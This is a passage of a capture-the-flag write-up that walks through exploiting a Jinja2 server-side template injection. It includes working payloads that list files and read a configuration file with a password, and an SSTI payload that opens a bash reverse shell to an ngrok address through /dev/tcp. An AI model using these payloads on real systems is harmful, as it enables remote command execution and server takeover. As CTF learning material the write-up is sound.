
You could now potentially map the whole web-server file and folder structure with the Linux “ls” command by each time saving the Display name but that is pretty work intensive.

{{ cycler.__init__.__globals__.os.popen('ls').read() }}



Funny fact here notice the init_db.py file can be read via following SSTI:

{{ cycler.__init__.__globals__.os.popen('cat /app/init_db.py').read() }}



If you check the content of that Python file on the web-server you can find the actual admin user password. This means you can login with user admin and password: 019a8193-2d54-76fd-9a5b-8f8c214c86ba

But we need to find a file containing our flag. To make things more convenient I opted for a reverse shell. This means the SSTI payload instructs the web-server to connect back to my computer so I can control it like a regular Linux server and input commands from my command line interface. This makes searching for the flag a lot easier as I do not each time need to save a new Display name payload.

To setup such reverse shell some things need to be prepared on your own pc.
I opted for netcat to setup the shell so I have to start netcat on my pc and expose it to the internet to make it reachable. To expose it I installed ngrok (https://ngrok.com/).


For Linux users netcat is there normally by default via the “nc” command or on Windows NMAP (https://nmap.org/) can be installed which includes netcat.

Linux: *nc -lnvp 4444*
Windows: *./ncat.exe -lnvp 4444*

I choose port 4444 but you can choose any other port. It is important to link ngrok to that same port.

.\ngrok.exe tcp 4444

The ‘6.tcp.eu.ngrok.io:14517’ address is important as we need that as address for our SSTI payload to connect the reverse shell. (This address will be different on your local setup!)




And netcat waiting for the incoming connection:

The SSTI payload I used for the netcat reverse shell (change the ngrok address to your own server):


*{{ cycler.__init__.__globals__.os.popen('echo "bash -i >& /dev/tcp/**6.tcp.eu.ngrok.io/14517** 0>&1"|bash').read() }}*

Other reverse shell examples that can be used: https://www.revshells.com/

We save our SSTI payload as Display name and the reverse shell connects:



We can now easily execute Linux commands on the web-server from our own computer.



To search for the flag I used the info that we know from the challenge description that the flags has the format: INTIGRITI{.*}

The Linux command: *grep -rn . -e "INTIGRITI{"* searches for all files in the current and sub directories with the content *INTIGRITI{*

This shows the flag is located in the file ./.aquacommerce/019a82cf.txt or as full path /app/.aquacommerce/019a82cf.txt

Following screenshot shows the flag which is the goal to solve this CTF challenge:

The tricky part here is that the folder ".aquacommerce" which contains the flag file starts with a dot symbol which means on Linux it is a hidden folder. A Linux "ls" command would not show this folder you need to perform "ls -lah" to also show hidden files.